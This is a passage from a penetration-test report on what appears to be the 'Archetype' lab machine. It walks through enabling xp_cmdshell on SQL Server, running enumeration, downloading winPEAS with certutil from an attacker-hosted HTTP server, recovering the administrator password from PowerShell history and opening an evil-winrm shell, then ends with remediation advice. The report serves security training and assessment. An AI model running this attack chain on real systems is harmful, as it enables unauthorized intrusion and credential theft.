Once connected, we proceeded to enable the `xp_cmdshell` feature to allow command execution on the underlying host. Running the `help` command confirms available options and verifies that `xp_cmdshell` can be enabled:

```
SQL (ARCHETYPE\sql_svc  dbo@master)> help

    lcd {path}                 - changes the current local directory to
{path}
    exit                       - terminates the server process (and this
session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonated
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent
```

```
(blind)
    use_link {link}            - linked server to use (set use_link
localhost to go back to local or use_link .. to get back one step)
    ! {cmd}                    - executes a local shell cmd
    upload {from} {to}         - uploads file {from} to the SQLServer host
{to}
    show_query                 - show query
    mask_query                 - mask query

SQL (ARCHETYPE\sql_svc  dbo@master)> enable_xp_cmdshell
INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options'
changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from
0 to 1. Run the RECONFIGURE statement to install.
```

Once enabled, we verified functionality by executing a simple system command:

```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell whoami
output
-----------------
archetype\sql_svc

NULL
```

This confirms that we can execute arbitrary commands on the host, thereby extending our control over the target system.

System Information and Privilege Escalation

System Information

The target system was further enumerated using the built-in `systeminfo` command, which produced the following output:

```
NULL
Host Name:                 ARCHETYPE
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
```

```
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA442
Original Install Date:     1/19/2020, 10:39:36 PM
System Boot Time:          5/23/2025, 11:04:08 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1
AuthenticAMD ~2595 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.24224532.B64.2408191458,
8/19/2024
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume3
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,248 MB
Virtual Memory: Max Size:  2,431 MB
Virtual Memory: Available: 1,602 MB
Virtual Memory: In Use:    829 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB5004335
                           [02]: KB5003711
                           [03]: KB5004244
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.129.0.1
                                 IP address(es)
                                 [01]: 10.129.44.189
                                 [02]: fe80::957b:4a3d:9b63:dfcf
```

This output confirms the system is running Windows Server 2019 Standard on a VMware virtual machine, with the usual configuration settings for a standalone server.

Privilege Escalation Assessment

To further gauge our potential for privilege escalation, we executed the following command to review the current token privileges:

```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell whoami/priv
output
--------------------------------------------------------------------------
------
NULL
PRIVILEGES INFORMATION
----------------------
NULL
Privilege Name                Description
State
============================= =========================================
========
SeAssignPrimaryTokenPrivilege Replace a process level token
Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process
Disabled
SeChangeNotifyPrivilege       Bypass traverse checking
Enabled
SeImpersonatePrivilege        Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege       Create global objects
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Disabled
```

Notably, the `SeImpersonatePrivilege` is enabled, which could provide a pathway for privilege escalation. An attempt was made to utilize a PrintSpoofer-based exploit (see https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/) in order to leverage this privilege, though in this instance the exploit did not succeed.

We then explored alternative vectors using **winPEAS** to further the privilege escalation:

- **Deployment of winPEAS** On the **attacker machine**, we initiated a simple HTTP server to host the binary:

```
python3 -m http.server 80
```


- **Downloading winPEAS on the target** From the target host, the following command was used to download `winPEASx64.exe`:

```
xp_cmdshell certutil -urlcache -split -f http://10.10.15.94/winPEASx64.exe
C:\windows\temp\winPEASx64.exe
```


- **Execution of winPEAS** The executable was then run on the target by invoking:

`C:\windows\temp\winPEASx64.exe`

The **winPEAS** scan output revealed that there is no active antivirus on the host, and credential protection mechanisms appear to be absent. Visual confirmation is provided below:



```
╔══════════╣ AV Information
  [X] Exception: Invalid namespace
    No AV was detected!!
    Not Found
```



```
╔══════════╣ Credentials Guard
╚ If enabled, a driver is needed to read LSASS memory https://book.hacktricks.wiki/windows-hardening/stealing-credentials/credentials-protections#credentials-guard
    CredentialGuard is not enabled
    Virtualization Based Security Status:      Not enabled
    Configured:                                False
    Running:                                   False
NULL
```

Credential Discovery and Lateral Movement

During our analysis, a significant discovery was made within the PowerShell console history file. The file `ConsoleHost_history.txt` contained a command used to map a network share, revealing the administrator's credentials explicitly:


```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell type
C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\C
onsoleHost_history.txt
output
-----------------------------------------------------------------------
net.exe use T: \\Archetype\backups /user:administrator <REDACTED>

```

With these credentials in hand, we were able to establish a WinRM session to the target host. The connection was performed using the `evil-winrm` tool:

`evil-winrm -u administrator -p <REDACTED< -i 10.129.44.189`

The session initiation is illustrated in the following image:



```
kali@kali ~/workspace/Archetype [15:44:28] $ evil-winrm -u administrator -p [redacted] -i 10.129.44.189

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

This degree of access paves the way for further exploitation and post-exploitation activities, ultimately granting full control over the target system.

5 Conclusions

Our assessment has revealed several critical vulnerabilities within the target environment—accessed via VPN—that together create a significant risk to the organization's security. Despite access being limited to an adjacent network, the existence of high-risk flaws, such as remote command execution, the exposure of administrative credentials, and the disclosure of plaintext credentials from configuration files, indicates that the current security posture is inadequate for defending against sophisticated, multi-step attacks.

These vulnerabilities, compounded by misconfigured access controls and inadequate privilege restrictions, could allow an attacker to compromise essential services and ultimately impact the confidentiality, integrity, and availability of critical systems. The high-risk issues pose immediate threats that require urgent remediation, while the medium-risk problems further expand the potential attack surface if left unaddressed.

In conclusion, it is imperative that the organization takes swift corrective action:

- **Strengthen Access Controls:** Tighten configurations on shared resources to restrict unauthorized access.
- **Secure Credential Management:** Transition from plaintext storage to encrypted, centrally managed secrets.
- **Disable or Limit Risky Features:** Remove or severely restrict functionalities, such as remote command execution, that offer direct control over system processes.
- **Enforce Strict Privilege Policies:** Ensure that elevated privileges are granted only when absolutely necessary and are closely monitored.
- **Implement Continuous Monitoring:** Regular security reviews and active monitoring should be conducted to detect and remediate any emerging vulnerabilities promptly.

By addressing these vulnerabilities immediately, the organization will not only mitigate the current risks but also build a more resilient defense against both internal and external threats in an ever-evolving cybersecurity landscape. Delaying these actions could leave the system increasingly exposed to advanced adversaries, thereby endangering business operations and critical assets.

Appendix: Tools and Resources Utilized

Tool/Resource	Description	Version/Remarks
Nmap	A network scanning tool used to identify open ports and perform service version detection during initial reconnaissance.	Version 7.95
Smbclient	A command-line SMB client for enumerating shares and transferring files. It enabled us to discover the accessible "backups" share.	Part of the Samba suite
Impacket-mssqlclient	A component of the Impacket suite that provides an interface to connect to Microsoft SQL Server using extracted credentials.	Impacket v0.13.0.dev0
xp_cmdshell	An SQL Server extended stored procedure that enables remote command execution on the host system. Used to execute system commands on Windows.	Enabled through SQL commands
Certutil	A Windows built-in tool primarily used for certificate management, repurposed here to download external binaries from our hosted HTTP server.	Windows native (invoked via `xp_cmdshell`)
Python HTTP Server	A lightweight HTTP server launched with Python to host payloads (e.g., winPEASx64.exe) for retrieval from the target.	Invoked using `python3 -m http.server 80`
winPEASx64	A privilege escalation enumeration tool used to inspect local system configuration and identify potential vectors for escalating privileges on Windows.	Executed on the target after being downloaded
evil-winrm	A post-exploitation tool that establishes a WinRM session, allowing remote administration and further interaction with the target system.	Version unspecified
PrintSpoofer (Investigation)	An exploitation method targeting the SeImpersonatePrivilege for privilege elevation. Although its potential was evaluated, it did not yield success in this engagement.	Referenced via

This appendix summarizes the technical arsenal employed during the assessment, providing context and clarity for each phase of the attack path. If further details on any tool or its configuration are required, please feel free to ask, and we can delve deeper into each component.